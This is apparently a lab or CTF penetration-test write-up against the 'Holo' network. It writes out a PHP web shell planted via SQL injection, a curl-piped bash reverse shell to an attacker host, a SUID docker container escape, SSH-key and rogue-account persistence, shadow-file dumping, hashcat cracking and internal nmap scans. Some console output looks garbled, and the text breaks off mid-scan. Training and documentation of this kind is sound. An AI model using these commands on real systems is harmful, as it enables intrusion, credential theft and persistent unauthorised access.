- [Generate Backdoor via SQL Injection](#)

	<p>Note:</p> <ul style="list-style-type: none"> • Use active database without quotation “use DashboardDB;” <p>Explanation for Proof of Concept Code:</p> <ul style="list-style-type: none"> • First line to create a table in the activate database on target system • Second line to insert payload of php code that allow attacker to interact with system command into the target created from first line • Third line to leverage MySQL write to file function to create malicious php file into host system (on the root directory of web hosting - /var/www/html) • Fourth line for attacker to test the malicious php file by using “curl” command and pass Linux OS system command such as “whoami” along to the URL (192.168.100.1:8080/shell.php?cmd=)
Create reverse shell script on attacker machine	<ul style="list-style-type: none"> • Create bash reverse shell script on attacker machines – link for reverse shell script • Spin up python web server module on attacker machine • Spin up netcat listener on attacker machine <pre>GNU nano 5.4 #!/bin/bash bash -i >& /dev/tcp/10.50.103.20/23333 0>&1</pre> <pre>[kali㉿kali)-[~/Desktop/holo-kali-08092021] \$ cat rev.sh #!/bin/bash bash -i >& /dev/tcp/10.50.103.20/23333 0>&1</pre> <pre>[kali㉿kali)-[~/Desktop/holo-kali-08092021] \$ python3 -m http.server 80 Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...</pre> <pre>[kali㉿kali)-[~/Desktop/holo-kali-08092021] \$ sudo nc -l -vvp 23333 [sudo] password for kali: listening on [any] 23333 ...</pre>

	<p>Using “curl” command to invoke command to have reverse shell callback from target system to attacker machine</p> <ul style="list-style-type: none"> curl ‘http://192.168.100.1:8080/shell.php?cmd=curl%20http%3A%2F%2F10.50.103.20%3A80%2Frev.sh%7Cbash%20%26’ <pre>www-data@5f49bb1e968a:/var/www/admin\$ curl 'http://192.168.100.1:8080/shell.php?cmd=curl%20http%3A%2F%2F10.50.103.20%3A80%2Frev.sh%7Cbash%20%26'</pre> <pre>(kali㉿kali)-[~/Desktop/holo-kali-08092021] └─\$ python3 -m http.server 80 Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ... 10.200.107.33 - - [08/Sep/2021 23:45:27] "GET /rev.sh HTTP/1.1" 200 -</pre> <pre>(kali㉿kali)-[~/Desktop/holo-kali-08092021] └─\$ sudo nc -lvp 23333 [sudo] password for kali: listening on [any] 23333 ... connect to [10.50.103.20] from (UNKNOWN) [10.200.107.33] 47296 bash: cannot set terminal process group (1793): Inappropriate ioctl for device bash: no job control in this shell www-data@ip-10-200-107-33:/var/www/html\$</pre>
Privilege Escalation – Escape container to host	<p>MITRE ATT&CK Reference:</p> <ul style="list-style-type: none"> Tactic – TA0004 - Privilege Escalation Technique – T1611 – Escape to Host
Obtained binary with SUID bit on host	<ul style="list-style-type: none"> find / -type f -perm -04000 -ls 2>/dev/null <pre>www-data@ip-10-200-107-33:/var/www/html\$ find / -type f -perm -04000 -ls 2>/dev/null <w/ html> find / -type f -perm -04000 -ls 2>/dev/null 7443 16 -rwsr-xr-x 1 root root 14488 Jul 8 2019 /usr/lib/eject/dmcrypt-get-device 7441 52 -rwsr-xr-- 1 root messagebus 51344 Jun 11 2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper 34378 24 -rwsr-xr-x 1 root root 22840 May 26 11:50 /usr/lib/polkit-kit-1/polkit-agent-helper-1 17375 464 -rwsr-xr-x 1 root root 473576 Mar 9 2021 /usr/lib/openssh/ssh-keysign 1619 40 -rwsr-xr-x 1 root root 39144 Jul 21 2020 /usr/bin/umount 28134 83040 -rwsr-xr-x 1 root root 85029736 Oct 14 2020 /usr/bin/docker 2019 40 -rwsr-xr-x 1 root root 39144 Mar 7 2020 /usr/bin/fusermount 1534 44 -rwsr-xr-x 1 root root 44784 May 28 2020 /usr/bin/newgrp 17723 32 -rwsr-xr-x 1 root root 31032 May 26 11:58 /usr/bin/pkexec 3446 68 -rwsr-xr-x 1 root root 67816 Jul 21 2020 /usr/bin/su 1814 88 -rwsr-xr-x 1 root root 88464 May 28 2020 /usr/bin/gpasswd 1815 68 -rwsr-xr-x 1 root root 68208 May 28 2020 /usr/bin/passwd 2144 56 -rwsr-sr-x 1 daemon daemon 55560 Nov 12 2018 /usr/bin/at 1811 84 -rwsr-xr-x 1 root root 85064 May 28 2020 /usr/bin/chfn 18640 164 -rwsr-xr-x 1 root root 166056 Jan 19 2021 /usr/bin/sudo 1610 56 -rwsr-xr-x 1 root root 55528 Jul 21 2020 /usr/bin/mount 1812 52 -rwsr-xr-x 1 root root 53040 May 28 2020 /usr/bin/chsh</pre>
Privilege Escalation – exploit SUID bit of /usr/bin/docker binary to gain root access	<p>Reference: https://gtfobins.github.io/gtfobins/docker/#suid</p>

<p>Proof of Concept Code – Privilege Escalation using SUID bit of /usr/bin/docker binary</p>	<p>SUID</p> <p>If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run <code>sh -p</code>, omit the <code>-p</code> argument on systems like Debian (<= Stretch) that allow the default <code>sh</code> shell to run with SUID privileges.</p> <p>This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.</p> <p>The resulting is a root shell.</p> <pre>sudo install -m +xs \$(which docker) . ./docker run -v ./mnt --rm -it alpine chroot /mnt sh</pre> <ul style="list-style-type: none"> • <code>docker run -v ./mnt --rm -it ubuntu:18.04 chroot /mnt sh -p</code> <pre>www-data@ip-10-200-107-33:/var/www/html\$ \$(which python which python2 which python3) -c 'import pty;pty.spawn("/bin/bash")' www-data@ip-10-200-107-33:/var/www/html\$ docker run -v ./mnt --rm -it ubuntu:18.04 chroot /mnt sh -p www-data@ip-10-200-107-33:/var/www/html\$ # id www-data@ip-10-200-107-33:/var/www/html\$ id uid=0(root) gid=0(root) groups=0(root) www-data@ip-10-200-107-33:/var/www/html\$ whoami root www-data@ip-10-200-107-33:/var/www/html\$ root www-data@ip-10-200-107-33:/var/www/html\$ bash root@e874126a6f56:~# root@e874126a6f56:~# cat /etc/*-release OS: Ubuntu 20.04.1 LTS x86_64 Host: HVM domU 4.2.amazon Kernel: 5.4.0-1030-aws Uptime: 1 hour, 29 mins Packages: 709 (dpkg) Shell: bash 5.0.17 Terminal: kthreadd CPU: Intel Xeon E5-2676 v3 (2) @ 2.400GHz GPU: 00:02.0 Cirrus Logic GD 5446 Memory: 867MiB / 3933MiB root@e874126a6f56:~#</pre> <p>MITRE ATT&CK Reference:</p> <ul style="list-style-type: none"> • Tactic – TA0004 - Privilege Escalation • Technique – T1548 - Abuse Elevation Control Mechanism • Sub-technique – T1548.001 - Abuse Elevation Control Mechanism: Setuid and Setgid
-----------------------------------------------------------------------------------------------------	-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

user.txt on host

```
root@ip-10-200-107-33:/var/www# ls -l
total 8
drwsrwsrwx 7 mysql adm 4096 Sep  9 07:36 html
-rwxrwxrwx 1 root root  39 Dec  5 2020 user.txt
root@ip-10-200-107-33:/var/www# cat user.txt
[REDACTED]

root@ip-10-200-107-33:/var/www# ifconfig
br-19e3b4fa18b8: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 192.168.100.1 netmask 255.255.255.0 broadcast 192.168.100.255
        ether 02:42:df:72:42:47 txqueuelen 0 (Ethernet)
        RX packets 10 bytes 1813 (1.8 KB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 27 bytes 2882 (2.8 KB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
        ether 02:42:bf:20:d1:d2 txqueuelen 0 (Ethernet)
        RX packets 0 bytes 0 (0.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 0 bytes 0 (0.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 9001
    inet 10.200.107.33 netmask 255.255.255.0 broadcast 10.200.107.255
        inet6 fe80::35:5cff:fe5:e187 prefixlen 64 scopeid 0x20<link>
        ether 02:35:5c:f5:e1:87 txqueuelen 1000 (Ethernet)
        RX packets 3683 bytes 6348313 (6.3 MB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 5128 bytes 5776549 (5.7 MB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
        RX packets 166 bytes 14091 (14.0 KB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 166 bytes 14091 (14.0 KB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

root.txt on host

```
root@4b2e9664f096:/# cd /root
cd /root
root@4b2e9664f096:~# ls -la
ls -la
total 52
drwx----- 8 root root 4096 Feb 23 2021 .
drwxr-xr-x 18 root root 4096 Sep  9 07:27 ..
lrwxrwxrwx  1 root root   9 Dec  9 2020 .bash_history -> /dev/null
-rw-r--r--  1 root root 3083 Oct 31 2020 .bashrc
drwx-----  2 root root 4096 Oct 31 2020 .cache
drwxr-xr-x  3 root root 4096 Dec 23 2020 .config
drwx-----  2 root root 4096 Dec  3 2020 .docker
drwxr-xr-x  3 root root 4096 Oct 31 2020 .local
-rw-r--r--  1 root root 161 Dec  5 2019 .profile
-rw-r--r--  1 root root  66 Nov  4 2020 .selected_editor
drwx-----  2 root root 4096 Oct 31 2020 .ssh
-rw-r--r--  1 root root 259 Nov  3 2020 .wget-hsts
-rw-r--r--  1 root root  39 Nov  4 2020 root.txt
drwxr-xr-x  4 root root 4096 Oct 31 2020 snap
root@4b2e9664f096:~#
```

```

root@4b2e9664f096:~# ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.17.0.2 netmask 255.255.0.0 broadcast 172.17.255.255
        ether 02:42:ac:11:00:02 txqueuelen 0 (Ethernet)
        RX packets 20 bytes 1672 (1.6 KB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 0 bytes 0 (0.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        loop txqueuelen 1000 (Local Loopback)
        RX packets 0 bytes 0 (0.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 0 bytes 0 (0.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@4b2e9664f096:~# cat root.txt
cat root.txt
root@4b2e9664f096:~#

```

Create sshkey on attacker machine and copy attacker ssh public key to targeted user's system

- ssh-keygen -t rsa -f fake_id_rsa -P "" && cat fake_id_rsa.pub

root user:

```

$ kali@kali:~/Desktop/holz-hall-0899291]
$ ssh-keygen -t rsa -f fake_id_rsa -P "" && cat fake_id_rsa.pub
Generating public/private rsa key pair
Your identification has been saved in fake_id_rsa
Your public key has been saved in fake_id_rsa.pub
The key fingerprint is:
SHA256:5K97xX01zF4H00JzrhCLQxuychusSbjEa/Q7bw6Zs kali@kali
The key is saved in fake_id_rsa.
The key fingerprint is:
RSA 3972:
[REDACTED]

```

Create persistent access (maintaining access)

```

root@4b2e9664f096:~# cd .ssh
cd .ssh
drwxr-x--- 2 root root 4096 Oct 21 2008 .
drwxr-x--- 2 root root 4096 Feb 23 2021 ..
-rw-r--r-- 1 root root 1112 Sep 9 07:27 authorized_keys
root@4b2e9664f096:~# ssh -e "ssh-rsa AAAAB3nzaC1yc2EAAQDgQhM4bA6qgQAcg/G1LzqBh5zQ2zAHeogB0UcP1bSignoY4dclhbaRv/VV9scetlLoctxpg11bqjdhuhbq2zLnfJpq7PBkBLbP0e3NQQRWn/luv10J217e595pxV36uCgjvivyoUhlpIRBLUDTLT0u/3kM31/yToEr
idu/3m9g13AMFNEvoCujsqljhpgD4f6np/av/C05s0X/vzD0522o9o9yXU1Uv3TGXYmb9jnef3y,b11gjtoo1frfceceBw1L04wRUM0G9u/kdgo3a3n+1fFb1a3ck3fcthySL1MHS1txxaJugIeqiu8o39Fc=" >> authorized_keys
echo "ssh-rsa AAAAB3nzaC1yc2EAAQDgQhM4bA6qgQAcg/G1LzqBh5zQ2zAHeogB0UcP1bSignoY4dclhbaRv/VV9scetlLoctxpg11bqjdhuhbq2zLnfJpq7PBkBLbP0e3NQQRWn/luv10J217e595pxV36uCgjvivyoUhlpIRBLUDTLT0u/3kM31/yToEr
idu/3m9g13AMFNEvoCujsqljhpgD4f6np/av/C05s0X/vzD0522o9o9yXU1Uv3TGXYmb9jnef3y,b11gjtoo1frfceceBw1L04wRUM0G9u/kdgo3a3n+1fFb1a3ck3fcthySL1MHS1txxaJugIeqiu8o39Fc=" >> authorized_keys
echo "ssh-rsa AAAAB3nzaC1yc2EAAQDgQhM4bA6qgQAcg/G1LzqBh5zQ2zAHeogB0UcP1bSignoY4dclhbaRv/VV9scetlLoctxpg11bqjdhuhbq2zLnfJpq7PBkBLbP0e3NQQRWn/luv10J217e595pxV36uCgjvivyoUhlpIRBLUDTLT0u/3kM31/yToEr
idu/3m9g13AMFNEvoCujsqljhpgD4f6np/av/C05s0X/vzD0522o9o9yXU1Uv3TGXYmb9jnef3y,b11gjtoo1frfceceBw1L04wRUM0G9u/kdgo3a3n+1fFb1a3ck3fcthySL1MHS1txxaJugIeqiu8o39Fc=" >> authorized_keys
root@4b2e9664f096:~# ssh cat authorized_keys
cat authorized_keys

```

linux-admin user:

```
root@4b2e9664f096:~/ .ssh# cd /home/
cd /home/
root@4b2e9664f096:/home# ls -l
ls -l
total 12
drwxr-xr-x 6 root      root      4096 Jan 16  2021 docker
drwxr-xr-x 3 linux-admin linux-admin 4096 Jan  4  2021 linux-admin
drwxr-xr-x 4 ubuntu    ubuntu    4096 Dec  9  2020 ubuntu
root@4b2e9664f096:/home# cd linux-admin
cd linux-admin
root@4b2e9664f096:/home/linux-admin# cd .ssh
cd .ssh
bash: cd: .ssh: No such file or directory
root@4b2e9664f096:/home/linux-admin# mkdir .ssh
mkdir .ssh
root@4b2e9664f096:/home/linux-admin# ls -l
ls -l
total 0
root@4b2e9664f096:/home/linux-admin# cd .ssh
cd .ssh
root@4b2e9664f096:/home/linux-admin/.ssh#
```

Create user account:

```
root@4b2e9664f096:/home/linux-admin/.ssh# useradd -m hacker
useradd -m hacker
root@4b2e9664f096:/home/linux-admin/.ssh# cd ../..
cd ../..
root@4b2e9664f096:/home# ls -l
ls -l
total 16
drwxr-xr-x 6 root      root      4096 Jan 16  2021 docker
drwxr-xr-x 2 hacker    hacker    4096 Sep  9 07:42 hacker
drwxr-xr-x 4 linux-admin linux-admin 4096 Sep  9 07:40 linux-admin
drwxr-xr-x 4 ubuntu    ubuntu    4096 Dec  9  2020 ubuntu
root@4b2e9664f096:/home# echo hacker:hacker| chpasswd
echo hacker:hacker| chpasswd
root@4b2e9664f096:/home#
```

MITRE ATT&CK Reference:

- Tactic – TA0003 - Persistence
 - Technique – T1098 - Account Manipulation
 - Sub-technique – T1098.004 - Account Manipulation: SSH Authorized Keys
 - Technique – T1136 – Create Account
 - Sub-technique – T1136.001 - Create Account: Local Account

```

root@ip-10-200-107-33:~# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
landscape:x:110:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:111:1::/var/cache/pollinate:/bin/false
ec2-instance-connect:x:112:65534::/nonexistent:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
mysql:x:113:119:MySQL Server,,,:/nonexistent:/bin/false
dnsmasq:x:114:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
linux-admin:x:1001:1001:,,,:/home/linux-admin:/bin/bash
hacker:x:1002:1002::/home/hacker:/bin/sh
root@ip-10-200-107-33:~#

```

Dumping /etc/shadow and /etc/passwd

```

root@ip-10-200-107-33:~# cat /etc/shadow
root:!:18605:0:99999:7:::
daen:!:18512:0:99999:7:::
bin:!:18512:0:99999:7:::
sys:!:18512:0:99999:7:::
sync:!:18512:0:99999:7:::
games:!:18512:0:99999:7:::
man:!:18512:0:99999:7:::
lp:!:18512:0:99999:7:::
mail:!:18512:0:99999:7:::
news:!:18512:0:99999:7:::
uucp:!:18512:0:99999:7:::
proxy:!:18512:0:99999:7:::
www-data:!:18512:0:99999:7:::
backup:!:18512:0:99999:7:::
list:!:18512:0:99999:7:::
irc:!:18512:0:99999:7:::
gnats:!:18512:0:99999:7:::
nobody:!:18512:0:99999:7:::
systemd-network:!:18512:0:99999:7:::
systemd-resolve:!:18512:0:99999:7:::
systemd-timesync:!:18512:0:99999:7:::
messagebus:!:18512:0:99999:7:::
sysLog:!:18512:0:99999:7:::
_apt:!:18512:0:99999:7:::
tss:!:18512:0:99999:7:::
uuidd:!:18512:0:99999:7:::
tcpdump:!:18512:0:99999:7:::
sshd:!:18512:0:99999:7:::
landscape:!:18512:0:99999:7:::
pollinate:!:18512:0:99999:7:::
ec2-instance-connect:!:18512:0:99999:7:::
systp:!:18512:0:99999:7:::
ubun:!:18566:0:99999:7:::
lxd:!:18566:0:99999:7:::
mysql:!:18566:0:99999:7:::
dnsmasq:!:18622:0:99999:7:::
linux-admin:!:18622:0:99999:7:::
hacker:56:!:18622:0:99999:7:::
root@ip-10-200-107-33:~#


```

MITRE ATT&CK Reference:

- [Tactic - TA0006 - Credential Access](#)
- [Technique – T1003 - OS Credential Dumping](#)
- [Sub-technique – T1003.008 - OS Credential Dumping: /etc/passwd and /etc/shadow](#)

Reference: [Project 12: Cracking Linux Password Hashes with Hashcat](#)

- Hashcat command = hashcat.exe -m 1800 test2.hccapx ..\password-list\simple-rockyou.lst -o ..\cracked.txt -O



test2.hccapx - Notepad

```
hashcat.exe -m 1800 test2.hccapx ..\password-list\simple-rockyou.lst -o ..\cracked.txt -O

Session.....: hashcat
Status.....: Cracked
Hash.Name....: sha512crypt $6$, SHA512 (Unix)
Hash.Target...: [REDACTED]
Time.Started...: Sat Sep 04 15:49:20 2021 (35 secs)
Time.Estimated...: Sat Sep 04 15:49:55 2021 (0 secs)
Kernel.Feature...: Optimized Kernel
Guess.Base.....: File (..\password-list\simple-rockyou.lst)
Guess.Queue.....: 1/1 (100.00%)
Speed.#2.....: 180.0 kH/s (13.39ms) @ Accel:8 Loops:32 Thr:1024 Vec:1
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 6393579/14344384 (44.57%)
Rejected.....: 102123/6393579 (1.60%)
Restore.Point....: 5990535/14344384 (41.76%)
Restore.Sub.#2...: Salt:0 Amplifier:0-1 Iteration:4992-5000
Candidate.Engine.: Device Generator
Candidates.#2....: luligus -> labnat
Hardware.Mon.#2...: Temp: 76c Util:100% Core:1184MHz Mem:6994MHz Bus:8

Started: Sat Sep 04 15:49:06 2021
Stopped: Sat Sep 04 15:49:56 2021
```



MITRE ATT&CK Reference:

- [Tactic - TA0006 - Credential Access](#)
- [Technique – T1110 – Brute Force](#)
- [Sub-technique – T1110.002 – Brute Force: Password Cracking](#)

Scanning HOLO corporate network from compromised host using nmap binary found on the compromise host

- nmap -nvv -sn 10.200.107.0/24 | grep -B 1 up

```

root@ip-10-200-107-33:~# nmap -nvv -sn 10.200.107.0/24 | grep -B 1 up
Nmap scan report for 10.200.107.1
Host is up, received arp-response (0.00014s latency).
---
Nmap scan report for 10.200.107.30
Host is up, received arp-response (0.00019s latency).
---
Nmap scan report for 10.200.107.31
Host is up, received arp-response (0.00018s latency).
---
Nmap scan report for 10.200.107.32
Host is up, received arp-response (0.00011s latency).
---
Nmap scan report for 10.200.107.35
Host is up, received arp-response (0.00018s latency).
---
Nmap scan report for 10.200.107.250
Host is up, received arp-response (0.00027s latency).
---
Nmap scan report for 10.200.107.33
Host is up, received localhost-response.
Read data files from: /usr/bin/../share/nmap
Nmap done: 256 IP addresses (7 hosts up) scanned in 1.76 seconds
root@ip-10-200-107-33:~#

```

- nmap -nvv -Pn -T4 -F 10.200.107.30

```

root@ip-10-200-107-33:~# nmap -nvv -Pn -T4 -F 10.200.107.30
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-09 07:52 UTC
Initiating ARP Ping Scan at 07:52
Scanning 10.200.107.30 [1 port]
Completed ARP Ping Scan at 07:52, 0.03s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 07:52
Scanning 10.200.107.30 [100 ports]
Discovered open port 3389/tcp on 10.200.107.30
Discovered open port 53/tcp on 10.200.107.30
Discovered open port 80/tcp on 10.200.107.30
Discovered open port 135/tcp on 10.200.107.30
Discovered open port 445/tcp on 10.200.107.30
Discovered open port 139/tcp on 10.200.107.30
Discovered open port 389/tcp on 10.200.107.30
Discovered open port 88/tcp on 10.200.107.30
Completed SYN Stealth Scan at 07:53, 1.14s elapsed (100 total ports)
Nmap scan report for 10.200.107.30
Host is up, received arp-response (0.0011s latency).
Scanned at 2021-09-09 07:52:59 UTC for 1s
Not shown: 92 closed ports
Reason: 92 resets
PORT      STATE SERVICE      REASON
53/tcp    open  domain      syn-ack ttl 128
80/tcp    open  http        syn-ack ttl 128
88/tcp    open  kerberos-sec syn-ack ttl 128
135/tcp   open  msrpc       syn-ack ttl 128
139/tcp   open  netbios-ssn syn-ack ttl 128
389/tcp   open  ldap        syn-ack ttl 128
445/tcp   open  microsoft-ds syn-ack ttl 128
3389/tcp  open  ms-wbt-server syn-ack ttl 128
MAC Address: 02:1E:14:E3:B4:ED (Unknown)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.28 seconds
Raw packets sent: 138 (6.056KB) | Rcvd: 101 (4.060KB)
root@ip-10-200-107-33:~#

```

- nmap -nvv -Pn -T4 -F 10.200.107.31

```

root@ip-10-200-107-33:~# nmap -nvv -Pn -T4 -F 10.200.107.31
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-09 07:49 UTC
Initiating ARP Ping Scan at 07:49
Scanning 10.200.107.31 [1 port]
Completed ARP Ping Scan at 07:49, 0.04s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 07:49
Scanning 10.200.107.31 [100 ports]
Discovered open port 445/tcp on 10.200.107.31
Discovered open port 22/tcp on 10.200.107.31
Discovered open port 135/tcp on 10.200.107.31
Discovered open port 3389/tcp on 10.200.107.31
Discovered open port 3306/tcp on 10.200.107.31
Discovered open port 139/tcp on 10.200.107.31
Discovered open port 80/tcp on 10.200.107.31
Discovered open port 443/tcp on 10.200.107.31
Increasing send delay for 10.200.107.31 from 0 to 5 due to 40 out of 99 dropped probes since last increase.
Completed SYN Stealth Scan at 07:49, 1.14s elapsed (100 total ports)
Nmap scan report for 10.200.107.31
Host is up, received arp-response (0.0014s latency).
Scanned at 2021-09-09 07:49:50 UTC for 1s
Not shown: 92 closed ports
Reason: 92 resets
PORT      STATE SERVICE      REASON
22/tcp    open  ssh          syn-ack ttl 128
80/tcp    open  http         syn-ack ttl 128
135/tcp   open  msrpc        syn-ack ttl 128
139/tcp   open  netbios-ssn  syn-ack ttl 128
443/tcp   open  https        syn-ack ttl 128
445/tcp   open  microsoft-ds syn-ack ttl 128
3306/tcp  open  mysql        syn-ack ttl 128
3389/tcp  open  ms-wbt-server syn-ack ttl 128
MAC Address: 02:31:B4:87:B6:4D (Unknown)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.28 seconds
      Raw packets sent: 142 (6.232KB) | Rcvd: 101 (4.060KB)
root@ip-10-200-107-33:~#

```

- nmap -nvv -Pn -T4 -F 10.200.107.32

```

root@ip-10-200-107-33:~# nmap -nvv -Pn -T4 -F 10.200.107.32
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-09 07:51 UTC
Initiating ARP Ping Scan at 07:51
Scanning 10.200.107.32 [1 port]
Completed ARP Ping Scan at 07:51, 0.04s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 07:51
Scanning 10.200.107.32 [100 ports]
Discovered open port 139/tcp on 10.200.107.32
Discovered open port 3389/tcp on 10.200.107.32
Discovered open port 445/tcp on 10.200.107.32
Discovered open port 135/tcp on 10.200.107.32
Increasing send delay for 10.200.107.32 from 0 to 5 due to 37 out of 91 dropped probes since last increase.
Completed SYN Stealth Scan at 07:51, 1.14s elapsed (100 total ports)
Nmap scan report for 10.200.107.32
Host is up, received arp-response (0.0016s latency).
Scanned at 2021-09-09 07:51:08 UTC for 1s
Not shown: 96 closed ports
Reason: 96 resets
PORT      STATE SERVICE      REASON
135/tcp   open  msrpc        syn-ack ttl 128
139/tcp   open  netbios-ssn  syn-ack ttl 128
